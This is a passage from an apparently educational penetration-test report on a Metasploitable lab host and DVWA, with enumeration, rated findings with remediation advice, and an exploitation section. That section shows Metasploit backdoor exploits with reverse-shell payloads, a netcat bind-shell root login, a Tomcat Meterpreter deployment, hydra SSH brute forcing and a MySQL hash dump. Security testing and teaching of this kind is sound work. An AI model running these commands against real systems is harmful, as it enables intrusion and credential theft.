


Figure 25-MySQL exploits available in searchsploit

3.1.8 VNC Enumeration

Virtual Network Computing (VNC) service, which is used to remotely control another computer, could be identified on the default port 5900.

Nmap script “vnc-info” was utilized to enumerate the VNC service.




Figure 26-VNC enumeration using Nmap

As the security type used here is VNC authentication, it may be vulnerable to authentication bypasses.

3.1.9 IRC Enumeration

Internet Relay Chat (IRC) service could be identified on the default port 6667.

Nmap script "irc-info" was utilized to gather basic information of the service.




Figure 27-Enumerating basic information on IRC

IRC version was identified as Unreal 3.2.8.1 which contains a major vulnerability known as UnrealIRCD 3.2.8.1 Backdoor Command Execution. So, Nmap's "irc-unrealircd-backdoor" script was used to confirm the vulnerability.

```
┌──[ravishanka@parrot]─[~]
└──╼ $nmap -sV --script irc-unrealircd-backdoor -p 6667 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 12:30 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00045s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd.
0/Jun/277
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 20.42 seconds
```

Figure 28-Confirming IRC vulnerability using Nmap script

3.1.10 Apache Tomcat Enumeration

A default Tomcat web server implementation could be identified on port 8180, and admin login page could be identified in http://192.168.8.194:8180/admin/ path.

Figure 29-Admin login page for Tomcat web server

As this is a default web server, it is possible that default account credentials for Admin login page are still in use.

Nmap script "http-default-accounts" was utilized to identify any default credentials in use inside this web server implementation. It could confirm that default credentials are still in use in the web server implementation.




Figure 30-Utilizing Nmap to identify default credentials

3.1.11 Web Application Enumeration

A web application called Damn Vulnerable Web Application (DVWA) could be identified on HTTP port 80 in http://192.168.8.194/dvwa path. Tests were conducted on this web application considering it as a separate domain.

As the first step of enumerating the web application, Nikto was used to scan the web application in order to identify existing vulnerabilities and gather critical information.




Figure 31-Scanning web application with Nikto

Nikto could identify many vulnerabilities , flaws and interesting facts associated with the web application.

As there are hidden directories in web applications which are not visible to normal users, Gobuster was utilized to brute force hidden directories. Brute forcing was performed using different wordlists.

```
┌──[ravishanka@parrot]─[~]
└──╼ $gobuster dir -u http://192.168.8.194/dvwa/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.8.194/dvwa/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/config (Status: 301)
/docs (Status: 301)
/external (Status: 301)
/favicon.ico (Status: 200)
/about (Status: 302)
/instructions (Status: 302)
/index (Status: 302)
/index.php (Status: 302)
/logout (Status: 302)
/php.ini (Status: 200)
/login (Status: 200)
/README (Status: 200)
/phpinfo (Status: 302)
/robots.txt (Status: 200)
/robots (Status: 200)
/phpinfo.php (Status: 302)
/setup (Status: 200)
/security (Status: 302)
===============================================================
2021/09/19 15:12:32 Finished
===============================================================
```

Figure 332-Brute forcing directories with Gobuster

A firewall fingerprinting was performed using wafw00f tool to identify the web application firewall, and there wasn't a WAF involved.

```
┌──[ravishanka@parrot]─[~]
└──╼ $wafw00f http://192.168.8.194/dvwa/

                    ______
                   /      \
                  (  Woof! )
                   \  ____/
                   ,,
              .-. -
             ()``; |==|_______)
             / ('        /|\
            (  /  )      / | \
             \(_)_))    /  |  \


                    ~ WAFW00F : v2.1.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://192.168.8.194/dvwa/
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Figure 32-WAF fingerprinting

3.2 Internal Network Vulnerability Findings

Scope – 192.168.8.194

a) Detected a Bind Shell Backdoor

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

A specific port on the victim machine is bound by a bind shell and it listens for an incoming connection from an attacker machine. In a malicious perspective, this bind shell acts as a backdoor to the system.

In this machine, an open root bind shell could be identified, listening on port 1524 without any authentication being required. This shell can be used to obtain root access directly by an attacker with connecting to the port remotely and sending commands directly. A sign of previous breach is indicated through this bind shell.

Impact

Sensitive data of the system may have already breached. In addition, an attacker can easily gain high privilege access to the system without providing any credentials by utilizing simple networking tools such as Netcat.

Recommendations

- Verification should be performed to identify whether the system is compromised.
- If the system is compromised, follow a proper incident response plan.
- Remove the bind shell and reinstall the system if necessary.
- Close the open port 1524, which contains the bind shell.
- Check the system periodically for suspicious open ports and services running, and take necessary actions.

b) FTP Backdoor Detection

Risk Factor	High
Type	Remote
CVSS Base Score	10
CVE	CVE-2011-2523

Description

FTP service resides on port 21 is vsFTPD version 2.3.4, which has a backdoor by default, and it opens a shell on TCP port 6200.

Impact

A reverse shell can be opened by an attacker after the successful exploitation of this vulnerability, and it leads to total compromise of the system.

Recommendations

- vsFTPD version 2.3.4 is outdated. So, update the vsFTPD to the latest 3.0.4 version.

c) Password not Set for MySQL root User

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

MySQL database service is there probably for storing sensitive information in the machine. However, in this machine, password for MySQL user root is not set. Further enumeration revealed that user root is the highest privileged user in MySQL service which has read , update and delete privileges. Further it could identify that many sensitive information such as passwords of web applications , passwords of other hosts are stored in the database.

Impact

Any remote attacker can gain access to the MySQL database, which leads to the total compromise of the system. Sensitive information such as passwords for other networks are stored in MySQL database. So, an attacker will be able to pivot through the network exploiting each host without any effort.

Recommendations

- Apply a strong password for MySQL root user.
- Apply least privilege principle to all users in MySQL.
- Verify whether the system has been compromised.

d) Weak Credentials Used in VNC

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

Virtual Network Computing is widely used for remotely control another computer with the use of a graphical user interface. It should be secured with proper passwords because it deals with sensitive data. However, authentication password for VNC server in this machine is set to the value “password” which is not secure.

Impact

Any remote attacker will be able to login to the VNC service and gain access to the shared computing resources.

Recommendations

- Disable VNC if it is not needed.
- Apply a strong password and refrain from using default credentials.
- Change authentication keys for each and every shared computer.
- Verify whether the shared computing resources are compromised.

e) Detected a Backdoor in IRC

Risk Factor	High
Type	Remote
CVSS Base Score	10
CVE	CVE-2010-2075

Description

Internet Relay Chat version used which is UnrealIRCD 3.2.8.1 contains a backdoor by default. This backdoor was present in the archive file Unreal3.2.8.1 between November 2009 and June 2010.

Impact

This backdoor can be used to exploit the system and escalate privileges, which leads to total compromise of the system.

Recommendations

- Update IRC to the latest 5.0.9 version.
- Disable the IRC service if it is not used.

f) Default Credentials Used in Apache Tomcat

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

Apache Tomcat provides a web server which can run Java code by providing a pure Java HTTP web server implementation. In this machine, Tomcat web server implementation running on port 8180 has default credentials in use for the Tomcat admin web application manager. Both username and password are set to “tomcat” which is not secure.

Impact

A remote attacker can gain access to the Apache Tomcat foothold and then escalate privileges to root leveraging other vulnerabilities present in the system.

Recommendations

- Change default credentials for Tomcat implementation and use a strong password.
- Remove the Tomcat web server implementation if it is not needed.
- Implement 2 factor authentication if necessary.

g) Weak Credentials Used in SSH

Risk Factor	High
Type	Remote
CVSS Base Score	9

Description

Secure shell establishes a secure remote connection from one Linux host to another. It is secured with password or public and private keys. However, username and password for the SSH service running on port 22 in this machine could be obtained via brute forcing because weak passwords are set as the authentication mechanism to SSH service. Both username and password are set to “msfadmin” which is not secure.

Impact

A remote attacker can login to machine via SSH using legitimate credentials after performing brute force and escalate privileges to gain root access which leads to total compromise of the system.

Recommendations

- Refrain from using default credentials and use a strong password.
- Follow a SSH hardening guide to secure SSH service from being exploited.
- Disable password authentication method from being used in SSH.

h) Anonymous FTP Login Enabled

Risk Factor	Medium
Type	Remote
CVSS Base Score	5.3
CVE	CVE-1999-0497

Description

FTP service running on port 21 allows anonymous logins. Any remote user can login to FTP service remotely by providing “anonymous” as the username and providing any password. It does not require unique credentials.

Impact

Any remote user will be able to access sensitive files made available by the FTP server after logging in.

Recommendations

- If anonymous FTP is not required, disable it.
- Check the FTP server routinely to ensure that sensitive content is not being made available.

i) Weak Credentials Used in FTP

Risk Factor	Medium
Type	Remote
CVSS Base Score	5.0

Description

As FTP is used to share and store sensitive data of the organization, it should be secured with a strong password. However, username and password for the FTP service running on port 21 in this machine could be obtained via brute forcing. Both username and password are set to the value “user” which is not secure.

Impact

A remote attacker can login to FTP server using legitimate credentials and gain access to sensitive information. If sensitive details such as passwords for other hosts are stored or shared through FTP, remote attacker will be able to obtain them and pivot through the network.

Recommendations

- Use a strong username and password for FTP server and refrain from using default credentials.
- Disable FTP server if it is not needed.

j) Cleartext Authentication is Supported by FTP

Risk Factor	Low
Type	Remote
CVSS Base Score	2.6

Description

If credentials are used in a protocol, it should be encrypted with a cryptographic protocol. However, FTP services on both port 21 and 2121 in this machine allows cleartext credentials to be transmitted over the network, without any encryption mechanism.

Impact

An attacker can intercept the network traffic using a simple packet capturing tool and obtain the username and password for FTP service and masquerade as a legitimate user. Further, any files shared through FTP can be obtained by an attacker. This is called a man-in-the-middle attack.

Recommendations

- Switch to SFTP or FTPS which encrypts the FTP communication.
- Server should be configured so that the connections are encrypted.

3.3 Web Application Vulnerability Findings

Scope – http://192.168.8.194/dvwa

a) Weak Credentials Used for Login

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

Weak credentials used in Login page in the web application. Username is set to the value “admin” and password is set to the value “password”, which are default credentials and not secure.

Impact

An attacker can brute force the credentials with a simple tool like Hydra or attacker can easily guess the credentials.

Recommendations

- Use a strong username and a password for web application login and refrain from using default credentials.
- Use two-factor authentication if possible.

b) SQL Injection

Risk Factor	High
Type	Remote
CVSS Base Score	7.5

Description

A SQL injection vulnerability could be detected in the web application which happens due to the lack of input sanitization of user supplied queries.

Impact

This could allow attackers to execute arbitrary SQL commands and steal data or use the additional functionality of the database server to take control of more server components. Further, sensitive information can be leaked which leads to the total compromise of the system.

Recommendations

- Any value supplied by the client needed to be handled as a string value rather than part of the SQL query. So, using parameterized queries will be the best solution.

c) Unrestricted File Upload

Risk Factor	High
Type	Remote
CVSS Base Score	7.0

Description

A php file could be uploaded to the file upload functionality of the web application because there are no protections against file extension. which leads to a reverse shell of the web application. An attacker can escalate privileges with the other vulnerabilities present.

Impact

As an attacker can obtain a reverse shell of the system, it leads to the total compromise of the system.

Recommendations

- Implement filtering mechanisms and content checking mechanisms to thoroughly identify the files and discard from being uploaded if any suspicious content found.
- If possible, make file uploading possible only for authorized users.

d) Command Execution

Risk Factor	High
Type	Remote
CVSS Base Score	8.5

Description

Operating system commands could be executed from the web application interface because of the insufficient use of input sanitization.

Impact

Sensitive data of the system could be compromised because almost all UNIX operating system commands can be executed via web application interface.

Recommendations

- Avoid user input and system calls.
- Set up input validation and sanitization.
- Use secure APIs.

3.4 Exploitation

Scope – 192.168.8.194

a) Exploiting the Bind Shell Backdoor

With the use of Netcat bind shell backdoor was exploited and it provided root access directly to the system.

```
┌─[ravishanka@parrot]─[~]
└──╼ $nc -nv 192.168.8.194 1524
(UNKNOWN) [192.168.8.194] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

Figure 34-Exploiting Bind Shell Backdoor

b) Exploiting the FTP Backdoor

FTP backdoor was exploited using the Metasploit module available and it gave direct root access to the system.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.8.194:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.8.194:21 - USER: 331 Please specify the password.
[+] 192.168.8.194:21 - Backdoor service has been spawned, handling...
[+] 192.168.8.194:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.8.194:6200) at 2021-09-
28 02:20:53 +0530

bash -i
bash: no job control in this shell
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/#
```

Figure 35-Exploiting FTP backdoor

c) Exploiting Password not Set for MySQL root User

MySQL was exploited and it provided sensitive information such as usernames and passwords of the system.

```
┌──[ravishanka@parrot]─[~]
└─$ mysql -h 192.168.8.194 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> select * from users;
+---------+------------+-----------+---------+----------------------------------+-
------------------------+
| user_id | first_name | last_name | user    | password                         |
                        |
+---------+------------+-----------+---------+----------------------------------+-
------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
kable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 |
```

Figure 36-Exploiting MySQL

d) Exploiting Weak Credentials Used in VNC

Metasploit module was used to exploit the VNC service.

```
┌─[ravishanka@parrot]─[~]
└──╼ $msfconsole -q
msf6 > use scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.8.194:5900     - 192.168.8.194:5900 - Starting VNC login sweep
[!] 192.168.8.194:5900     - No active DB -- Credential data will not be saved!
[+] 192.168.8.194:5900     - 192.168.8.194:5900 - Login Successful: :password
[*] 192.168.8.194:5900     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 37-Exploiting VNC

e) Exploiting the IRC Backdoor

IRC was exploited using the Metasploit module and it gave direct root access to the system.

```
┌─[ravishanka@parrot]─[~]
└──╼ $msfconsole -q
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.8.205
lhost => 192.168.8.205
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

```
[*] Started reverse TCP double handler on 192.168.8.205:4444
[*] 192.168.8.194:6667 - Connected to 192.168.8.194:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.8.194:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo kAtnGOwYmfz9POBe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "kAtnGOwYmfz9POBe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.8.205:4444 -> 192.168.8.194:56670) at 2021-09-28 02:29:48 +0530

bash -i
bash: no job control in this shell
root@metasploitable:/etc/unreal# whoami
root
root@metasploitable:/etc/unreal# id
uid=0(root) gid=0(root)
root@metasploitable:/etc/unreal#
```

Figure 38-Exploiting IRC

f) Exploiting the Default Credentials Usage in Apache Tomcat

Apache Tomcat was exploited using Metasploit and it gave the foothold of Tomcat web server implementation.

```
┌──[ravishanka@parrot]─[~]
└──╼ $msfconsole -q
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.8.205
LHOST => 192.168.8.205
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.8.194
RHOST => 192.168.8.194
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
```

```
[*] Started reverse TCP handler on 192.168.8.205:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6259 bytes as vnuPDSR2Z.war ...
[*] Executing /vnuPDSR2Z/5x1zj.jsp...
[*] Undeploying vnuPDSR2Z ...
[*] Sending stage (58125 bytes) to 192.168.8.194
[*] Meterpreter session 1 opened (192.168.8.205:4444 -> 192.168.8.194:37322) at 2021-09-28 02:33:12 +0530

meterpreter > shell
Process 1 created.
Channel 1 created.
bash -i
bash: no job control in this shell
tomcat55@metasploitable:/$ whoami
tomcat55
tomcat55@metasploitable:/$ id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
tomcat55@metasploitable:/$
```

Figure 39-Exploiting Apache Tomcat

g) Exploiting Weak Credentials Used in SSH

SSH was brute forced using Hydra and valid credentials for user access could be found.

```
┌──[ravishanka@parrot]─[~]
└──╼ $hydra -L users -P users ssh://192.168.8.194
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-28 02:36:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
 -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries
[DATA] attacking ssh://192.168.8.194:22/
[22][ssh] host: 192.168.8.194   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-28 02:36:33
```

Figure 40-Brute forcing SSH




Figure 41-Logging into SSH as user

h) Exploiting Anonymous FTP Login

As anonymous login is enabled, FTP was logged in as anonymous without a password and sensitive information could be found.




Figure 42-Exploiting anonymous login

i) Exploiting Weak Credentials Used in FTP

